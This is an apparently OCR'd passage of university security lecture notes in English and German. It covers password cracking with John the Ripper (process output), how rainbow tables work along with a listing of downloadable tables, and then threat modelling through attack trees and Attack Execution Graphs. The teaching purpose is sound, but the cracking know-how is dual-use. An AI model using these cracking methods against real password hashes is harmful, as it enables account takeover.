  PID USER      PRI  NI  VIRT   RES   SHR S CPU%▽MEM%   TIME+  Command
77035 root       39  19  252M 61900  2856 R 99.0  0.4 24:25.90 john --incremental --fork=8
77039            39  19  252M 67444  2856 R 99.0  0.4 24:25.85 john --incremental --fork=8
77033            39  19  252M 68868  7168 R 98.4  0.4 24:26.83 john --incremental --fork=8
77037            39  19  252M 61900  2856 R 97.7  0.4 24:26.14 john --incremental --fork=8
77038            39  19  252M 59264  2856 R 97.1  0.4 24:26.88 john --incremental --fork=8
77040            39  19  252M 59260  2856 R 97.1  0.4 24:26.17 john --incremental --fork=8
77034            39  19  252M 61900  2856 R 96.4  0.4 24:25.71 john --incremental --fork=8
77036            39  19  252M 61900  2856 R 94.5  0.4 24:26.04 john --incremental --fork=8
  646 lars       20   0  940M  158M  134M S  5.2  1.0 34:37.34 /usr/lib/Xorg -nolisten tcp
```

7.3.3 Rainbow Tables



[Dr. Philippe Oechslin, CC BY-SA 4.0 , Wikimedia Commons]

- *precompute* tables of hash values for all salts
- a mammoth table of hash values, but it is a little bit more tricky, see Wikipedia
- e. g., 1.4GB table cracks 99.9% of alphanumeric Windows passwords in 13.8 secs

- not feasible if larger salt values used

List of l Chains of length k:

$$\begin{array}{llllll}
p_{1\,1} & \xrightarrow[\mathcal{H}]{} h_{1\,1} & \xrightarrow[R_1]{} p_{1\,2} & \xrightarrow[\mathcal{H}]{} & \cdots \xrightarrow[R_{k-1}]{} & p_{1\,k} \\
p_{2\,1} & \xrightarrow[\mathcal{H}]{} h_{2\,1} & \xrightarrow[R_1]{} p_{2\,2} & \xrightarrow[\mathcal{H}]{} & \cdots \xrightarrow[R_{k-1}]{} & p_{2\,k} \\
\vdots & & & & & \\
p_{n\,1} & \xrightarrow[\mathcal{H}]{} h_{n\,1} & \xrightarrow[R_1]{} p_{n\,2} & \xrightarrow[\mathcal{H}]{} & \cdots \xrightarrow[R_k-1]{} & p_{n\,k}
\end{array}$$

Where

- R: reduction function
- $\mathcal{H}$: hash function

Only the first and last value of each chain are stored.

Example: (md5 Hashes, 8-char loweralpha passwords) aaaaaaaa $\xrightarrow[\mathcal{H}_{md5}]{}$ $65466125197978378ec6340989ac50db$ blasnafu $\xrightarrow[H_{md5}]{} \cdots \xrightarrow[R]{}$ fnordord

Given
- $h = \mathcal{H}_{md5}(p) = 26341db703b127dc7c7c72f3d8008ed1$
- $\{(p_{1\,1}, p_{1\,k}), \ldots, (p_{n\,1}, p_{n\,k})\}$

Wanted p

Algorithm
1. if $R_{k-1}(h) \stackrel{?}{\in} \{p_{i\,k} : i \in \{1, \ldots, n\}\}$
   - calculate chain from $p_{i\,1}$
   - if $h_{i\,k-1} \stackrel{?}{=} h$
   - then you found $p = p_{i\,k-1}$
2. else or not-found calculate $R_{k-1} \cdot \mathcal{H} \cdot R_{k-2}(h)$
3. repeat with increasing chain until $R_1 \cdot \mathcal{H} \cdot \cdots \cdot R_{k-1}(h)$

Free Rainbow Tables
Distributed Rainbow Table Project

The goal of FreeRainbowTables.com is to prove the insecurity of using simple hash routines to protect valuable passwords, and force developers to use more secure methods.
By distributing the generation of rainbow chains, we can generate HUGE rainbow tables that are able to crack longer passwords than ever seen before.
Furthermore, we are also improving the rainbow table technology, making them even smaller and faster than rainbow tables found elsewhere, and the best thing is, those tables are freely available!

Character set and password length **Hover your mouse over the below for more information**	**NTLM** **4 TB**	**SHA-1** [1] **and MySQLSHA1** **3 TB**	**MD5** **4.3 TB**	**LM** **398 GB**	**Half LM challenge** **18 GB**
all-space#1-7 [2]				34 GB: 0 1 2 3	18 GB: 0 1 2 3
alpha#1-1,loweralpha#5-5,loweralpha-numeric#2-2,numeric#1-3	362 GB: 0 1 2 3		362 GB: 0 1 2 3		
alpha-space#1-9	35 GB: 0 1 2 3		23 GB: 0 1 2 3		
lm-frt-cp437-850#1-7				364 GB: 0 1 2 3	
loweralpha#1-10		179 GB: 0 1 2 3	179 GB: 0 1 2 3		
loweralpha#7-7,numeric#1-3	26 GB: 0 1 2 3		26 GB: 0 1 2 3		
loweralpha-numeric#1-10	587 GB: 0 8 16 24	587 GB: 0 8 16 24	588 GB: 0 8 16 24		
loweralpha-numeric-space#1-8	15 GB: 0 1 2 3	17 GB: 0 1 2 3	16 GB: 0 1 2 3		
loweralpha-numeric-space#1-9		108 GB: 0 1 2 3	108 GB: 0 1 2 3		
loweralpha-numeric-symbol32-space#1-7	33 GB: 0 1 2 3	33 GB: 0 1 2 3	33 GB: 0 1 2 3		
loweralpha-numeric-symbol32-space#1-8	428 GB: 0 1 2 3	427 GB: 0 1 2 3	425 GB: 0 1 2 3		
loweralpha-space#1-9	35 GB: 0 1 2 3	38 GB: 0 1 2 3	35 GB: 0 1 2 3		
mixalpha-numeric#1-8	274 GB: 0 1 2 3				
mixalpha-numeric#1-9	1 TB: 0 16 32 48	504 GB: 0 16	1 TB: 0 16 32 48		
mixalpha-numeric-space#1-7	17 GB: 0 1 2 3		17 GB: 0 1 2 3		
mixalpha-numeric-space#1-8			207 GB: 0 1 2 3		
mixalpha-numeric-symbol32-space#1-7 [3]	86 GB: 0 1 2 3	86 GB: 0 1 2 3	86 GB: 0 1 2 3		
mixalpha-numeric-symbol32-space#1-8 [3]	1 TB: 0 8 16 24 32	1 TB: 0 8 16 24	1 TB: 0 8 16 24 32		
numeric#1-12		5 GB: 0 1 2 3			
numeric#1-14			90 GB: 0 1 2 3		

[https://freerainbowtables.com/, 2021-06-01]

8

Threat Modelling

Wir behandeln Angriffsmodellierung mit dem Ziel den Schutz gegen Angriffe zu verbessern und die Risiken durch Angriffe besser abschätzen zu können. Modelle helfen uns hierbei insbesondere bei der Identifizierung von Schwachstellen. Die Anwendung von Angriffsmodellen ist, in der Regel, die Durchführung von Bedrohungsanalysen (*Risk Identification*). Eine Bedrohungsanalyse soll Schwachstellen eines gegebenen Systems aufdecken.

Im Rahmen eines Sicherheitsprozesses, wie dem in Abb. 8.1 gegebenen ISO/IEC 31000 skizzierten Sicherheitsmanagementprozesses, ist eine Bedrohungsanalyse der erste Schritt des *Risk Assessment*.

In der Kombination können Bedrohungen und Auswirkungen zu einer Abschätzung des Risikos werden. Die Risikobewertung erlaubt zielgerichtete Auswahl effektiver Gegenmaßnahmen.

- Identifikation von Schwachstellen
- Quantifizierung des Risikos
- $Risk = Eintritt \times Schaden$

Gewünschte Eigenschaften:

- Quantifizierbarkeit: Eine quantitative Bewertung des Risikos erfordert, dass Bedrohungen möglichst formal und einheitlich formuliert werden.
- Vollständigkeit: Modellierung soll helfen einen möglichst großen Anteil der existierenden Schwachstellen aufzudecken. Vollständige Sicherheit ist nicht erreichbar, strukturierte Angriffsmodellierung soll helfen keine wesentlichen Teile in der Analyse zu übersehen.
- Kommunikation: Durch eine einheitliche Sprache lassen sich Schwachstellen einfacher Kommunizieren.

- Dokumentation: Die Formalisierung der *Risk Identification* dokumentiert die Ergebnisse und ermöglicht so weitere Verfeinerung der Analyse in späteren Prozessen.





Abbildung 8.1: Risikomanagementprozess nach ISO/IEC 31000


8.0.1 Attack Trees

Attack Trees are a (if not the) fundamental method to systematically explore attack vectors and preconditions to attack objectives. They can be used to explore different possibilities to reach an objective, quantify the relative costs of different attack path or the minimum costs of an attacker to breach a target. The term is probably coined by Bruce Schneier in 1999, but the concept is well known from Fault-Tree-Analysis. [**Schneier1999**]

Angriffsbäume (*Attack Trees*) stellen die Abhängigkeiten von Angriffsschritten, oder Zwischenzielen, zur Erreichung jeweils eines Angriffszieles dar. Sie unterstützen die Identifizierung von Angriffswegen und bereiten damit die Quantifizierung des Angriffsrisikos vor. Ziel der Erstellung von Angriffsbäumen sollte es sein alle wesentlichen Angriffspfade darzustellen.


The lowest leafs of attack trees can be attributed with estimators of complexity or probability of realisation of sub-goals. It is very common to use monetary quantifiers to represent complexity, i. e., costs, of an attack. Costs can easily be accumulated upwards to derive the overall costs of an attack.





- Tree of preconditions
- Every precondition is sub-objective
- Preconditions: AND or OR
- Node annotation, e. g., complexity/cost

Costs are one factor to estimate the probability of an attack. Other influencing factors are motivation of an attacker, e. g., by estimating the profit an attacker can make from a successful attack. Aggregating this into a single measure provides a frequency or general probability of an attack.



To estimate the risk, it is necessary to also calculate the expected damage that has to be compensated if a successful attack strikes.

A very common criticism is, that already the estimation of the damage is tarnished with uncertainty. Especially costs that are produced from bad publicity are difficult to estimate.

8.0.2 Elemente der Angriffsmodellierung

Um Angriffe modellieren zu können, muss die Modellierungssprache die folgenden Elemente vorsehen.

- System
  - Abhängigkeiten




Figure 8.2: Example Attack Tree

  - Schutzziele
- Angreifer
  - Fähigkeiten
  - Motivation/Ziele
- Interaktion
  - Angreiferaktionen
  - Ergebnisse
- Bewertung

Ich möchte hier unterschiedliche Stufen der Angriffsmodellierung unterscheiden.

- Angriffspfade:
  - Attack Tree [**Saltzer**, **Schneier**] siehe Abb. **??**
  - Attack-Defence Tree [**Schweitzer**]
- Algorithmisch:
  - Attack Execution Graph (AEG) [**LeMay2011aeg**]
- Kausale Systemmodelle:
  - Cyber Security Modelling Language (CySeMoL)erlaubt die Beschreibung des untersuchten Systems als probabilistisches relationales Modell. Ein Modell beschreibt die kausalen Zusammenhänge eines Systems. Aus den kausalen Zusammenhängen werden in der Auswertung Angriffspfade generiert. Cyber Security Modelling Language




Figure 8.3: ADVISE methodology [**LeMay2011aeg**]

(CySeMoL) automatisiert damit die händische Entwicklung des Angriffsgraphen.

- Digital Twin: Zukunftsmusik ist die Modellierung des kausalen und zeitlichen Verhaltens, welche die Auswertung realer Echtzeit-Interaktion erlaubt. Die Modellierung soll eine effizientere Auswertung erlauben, um, zum Beispiel Angriffe anhand ihrer Auswirkungen auf das System anhand der Auswertung des digitalen Zwillings zu erlauben.
- Guideword-Aufzählung
  - STRIDE [**stride**]
  - SecHAZOP

8.0.3 Attack Execution Graphs

In diesem Abschnitt führe ich die Angriffsmodellierung mittels Attack Execution Graphs (AEGs) modellieren den Ablauf von Angriffen als attributierte Flußgraphen.

In den Beispielen dieser Vorlesung werden wir AEG vornehmlich für die Identifizierung von Angriffspfaden und die Bestimmung von Maßnahmen benutzen. Darüber hinaus sind AEG aber insbesondere für die Risikoabschätzung gedacht.

Um geeignete, zielgerichtete Gegenmaßnahmen zu identifizieren muss zunächst das betrachtete System, sowie die zu untersuchenden Angriffsziele eingegrenzt werden. Dabei müssen insbesondere auch die Anforderungen in Bezug auf die




Figure 8.4: Zusammenhänge unterschiedlicher Konzepte der Angriffsmodellierung

Detailtiefe der Angriffsschritte mit den Auftraggebern abgestimmt werden. Darauf basierend wird, in einem kreativen Prozess, der Angriffsgraph zur Beschreibung aller Angriffswege modelliert. Die beiden Schritte sollten so lange zyklisch wiederholt werden, bis sich ein konsistentes Bild ergibt. Die Detailtiefe der Angriffsschritte muss dabei konstant mit den Anforderungen an das Ergebnis abgeglichen werden.

Dieser Prozess, dargestellt in Abbildung 8.5, wird manuell durchgeführt erfordert umfassende Expertise bezüglich des betrachteten Systems, von Angriffstechniken und realistischen Angriffsmöglichkeiten. Er lässt sich ungefähr auf die Phasen *Establishing the Context*, *Risk Identification* und *Risk Treatment* des Risikomanagementprozesses nach ISO/IEC 31000 abbilden, überspringt dabei die Phasen *Risk Analysis* und *Risk Evaluation*.

AEG quantifizieren Risiko basierend auf Angreiferklassen (*Threat Agent Classes*). Angreiferklassen definieren Stereotype Angreifer, die sich in Bezug auf verfügbare Resourcen, Ziele und Einschränkungen unterscheiden. In Abbildung 8.6 ist ein Ergebnisbeispiel für die weiter unten genauer definierten Angreiferklassen gezeigt. Die Quantifizierung des Risikos erfolgt pro Angreiferklasse durch die Berechnung einer Time-to-Compromise (TtC).




Figure 8.5: Prozess zur Erstellung von Angriffsgraphen

AEG Komponenten

Wir unterscheiden im folgenden zwischen *Angriffsschritten* und *Zustandsknoten*. Angriffsschritte sind *Attack Step*-Knoten und Zustandsknoten sind alle anderen, namentlich *Skill*, *Knowledge*, *Access*, und *Goal*.

Angriffsschritte beschreiben, ähnlich den Transitionen in Petri-Netzen, Zustandsübergänge. Wobei ein Zustandsübergang dann erfolgen kann, wenn alle Eingangsbedingungen erfüllt sind. Das Ergebnis eines Zustandsübergangs ist die Erfüllung aller Ausgangsknoten. Zum Beispiel die Erlangung eines Zugangs zu einem bestimmten Systemteil, dargestellt durch einen *Access*-Knoten.

AEG ein Graph mit Knoten $\langle A, R, K, S, G \rangle$, wobei die Elemente die folgenden Komponenten bezeichnen:

Attack Step $a_i \in A$ eine “Transition” während eines laufenden Angriffs.

Access $r_i \in R$ “**R**essourcen” die einem Angreifer verfügbar sind.

Knowledge $k_i \in K$ Wissen über die Architektur, Credentials, Prozesse, Codes,...

Skill $s_i \in S$ Fähigkeiten eines Angreifers, die nicht während des Angriffs gewonnen werden können, z.B. spezielle Programmierfähigkeiten.

Goal $g_i \in G$ Ziele, die für unterschiedliche Angreifer von jeweils eigene Wichtigkeit haben können.

.

Angriffsgraph: $\langle A, R, K, S, G \rangle$




Figure 8.6: AEG-result, time-to-compromise for different threat agent models. [**LeMay2011aeg**]




Figure 8.7: Knotenklassen und Kanten in AEG

Zu einem Graph gehören in der Regel auch die Kanten, welche die Knoten verbinden. In AEG geschieht diese Verknüpfung in den *Attack Step*-Knoten. Dabei wird ein *Attack Step* jeweils mit Vorbedingungen und Resultaten verknüpft. Vorergebnisse sind Knoten aus R, K, S. Resultate sind Knoten aus R, K, G. Die Interpretation ist, dass ein Angriffsschritt nur dann ausgeführt werden kann, wenn alle Vorbedingungen wahr sind. Als Ergebnis der Durchführung eines Angriffsschrittes gelten alle Resultate nach der Durchführung als erfüllt.

Ein Beispiel: Ein Ergebnis des erfolgreichen Abhören eines Passworts, zum Beispiel durch *Shoulder-Surfing* ist das Wissen (*Knowledge*) des Passworts. Kenntnis des Passworts ist eine Vorbedingung des Angriffsschrittes *Einloggen*, durch welchen der Angreifer Zugriff (*Access*) auf den Computer mit den Rechten und der Identität des abgehörten Nutzers erlangen kann. (Siehe Abb. 8.14)

Grapheigenschaften von AEG

AEG sind bipartite Graphen, wodurch die herausgehobene Bedeutung der *Attack Step*-Knoten betont wird, welche die eine der beiden Knotenmengen exklusiv bilden. Die Richtung der Kanten definiert die Fließrichtung der Ausführungsrei-

henfolge von Angriffsschritten. In der Regel sind AEG nicht zyklisch. (Abb. 8.8)

In der informellen Modellierung ist es aber gelegentlich sinnvoll ähnliche Angriffstechniken gegen unterschiedliche Systemkomponenten zusammenzufassen. In der formalen Analyse sind zyklische Strukturen nicht sinnvoll, weil jedes Ergebnis nur einmal erreicht werden muss. (Anmerkung: gegebenenfalls machen zyklische Strukturen Sinn in der probabilistischen Modellierung, weil die wiederholte Ausführung eines Angriffsschritts die Erreichung eines Ergebnisses wahrscheinlicher macht. Formal kann z.B. laterale Ausbreitung allerdings nicht über zyklische Strukturen modelliert werden.)

Diskussion: Zyklische AEG




Figure 8.8: Die Knotenmengen in AEG sind paarig, d.h. es gibt Kanten nur zwischen Angriffsschritten und anderen Knoten. Es gibt keine Kanten zwischen *Skill, Knowledge, Access, Goal*-Knoten, und keine Kanten zwischen Angriffsschritten.

Attack Step

Angriffsschrittes stellen Zustandsübergänge in AEG dar, die beschreiben, wie ein bestimmter Graphenzustand $s \in X$ in andere Zustände übergehen kann. Die Rolle ist vergleichbar mit den Transitionen in Petri-Netzen. In AEG sind deshalb die Verbindungen und wesentlichen Attribute, insbesondere die Kanten eines AEG in den *Attack Step* definiert.

In einer vereinfachten Variante, definieren wir zunächst nur die Kanten des Graphen und inklusive der Zustände der Eingangsbedingungen eines *Attack Step*.

Ein vereinfachter Angriffsschritt ist ein Tuple:

$a_i =< B_i, O_i >$

wobei B_i die Vorbedingungen und O_i die Ergebnisse eines Angriffsschrittes definiert.

Preconditions $B_i : X \rightarrow \{True, False\}$

Outcomes O_i (finite set)

Bemerke: Ein Angriffsschritt beschreibt die Vorbedingungen als Abbildung aus einem gegebenen Auswertungszustand $s \in X$, auf den wir weiter unten eingehen werden. Die Ergebnisse *Outcomes* eines Angriffsschrittes werden über eine Teilmenge der Zustandsknoten beschrieben.

Um zu verstehen, wie das Modell funktioniert müssen wir das ganze mal praktisch anwenden. Angenommen wir haben den Auftrag eine Schwachstellenanalyse für ein Wasserwerk zu machen. Bestellt ist eine Red-Team Penetrationstest und zur Vorbereitung sollten wir uns schon einmal die gängigsten Angriffswege aufzeichnen.

Modellierung von Prozessabläufen

Die Definition der Angriffsschritte liefert die Syntax der (noch nicht attributierten) AEG. Als nächstes müssen wir verstehen, wie wir gängige Flusssemantiken abbilden.

Der grundlegende Flussgraph, der über den einzelnen Schritt hinausgeht, ist eine Sequenz von zwei Schritten. Die Verkettung erfolgt dadurch, dass aus einem Angriffsschritt die gleichen Ergebnisse resultieren, wie im nächsten Angriffsschritt als Vorbedingungen gefordert werden. Die leeren runden Knoten in Abbildung 8.9 stehen jeweils für eine oder mehrere Bedingungen (*Skill, Knowledge, Access*).




Figure 8.9: Building a Sequence of Attack Step

Die nächste betrachtete Flusssemantik ist die Verzweigung eines Flusses in

zwei unterschiedliche Pfade. In AEG bedeutet dies entweder, dass ein Angriffsschritt mehrere Ergebnisse produziert, die in disjunkte Pfade münden (Verzweigung A in Abb. 8.10). Oder, dass eine Vorbedingung zwei unterschiedliche Angriffsschritte ermöglicht, welche dann wieder in disjunkte Pfade münden (Verzweigung B in Abb. 8.11).




Figure 8.10: Verzweigung durch zwei mögliche Angriffsschritte




Figure 8.11: Verzweigung durch zwei Ergebnisse

Als letzten Punkt müssen wir schauen, wie Disjunktion und Konjunktion von Vorbedingungen in AEG dargestellt werden können. (Abb. 8.12 und 8.13)

Beispiel Wasserversorgung

$a_i = \langle B_i, T_i, C_i, O_i, Pr_i, D_i, E_i \rangle$

Preconditions $B_i : X \rightarrow \{True, False\}$

Outcomes O_i (finite set)

Probability of Success $Pr_i : X \times O_i \rightarrow [0,1], \sum_{o \in O_i} Pr_i(s,o) = 1$

Time Required $T_i : X \times \mathbb{R}^+ \rightarrow [0,1]$

Cost $C_i : X \rightarrow \mathbb{R}^{\geqslant 0}$




Figure 8.12: Konjunktion der Vorbedingungen eines Angriffsschrittes ist die normale Behandlung der Bedingungen




Figure 8.13: Disjunktion der Vorbedingungen eines Angriffsschrittes ist die normale Behandlung der Bedingungen

Detectability $D_i : X \times O_i \rightarrow [0, 1]$

State Transition $E_i : X \times O_i \rightarrow X$. Describes the state transition if outcome O_i occurs.

The state does not contain the state of outcomes, “only” of preconditions.

[**LeMay2011aeg**]

Graph Zustand

Bevor wir uns allerdings den Attack Steps zuwenden können, müssen wir uns kurz die Auswertung eines AEG anschauen. Dies geschieht indem der durch den AEG definierte Angriffsweg schrittweise nachvollzogen wird. Dadurch besteht eine Auswertung aus einer Sequenz von Zuständen der *Access*, *Knowledge*, und *Goal*-Knoten. Der Zustand eines Knotens ist ein boolscher Wert, der beschreibt ob eine Vorbedingung oder ein Ziel erfüllt ist.

Ein spezifischer Zustand ist also ein Tripel der zugehörigen Zustandsmengen.

Evaluation of a given AEG

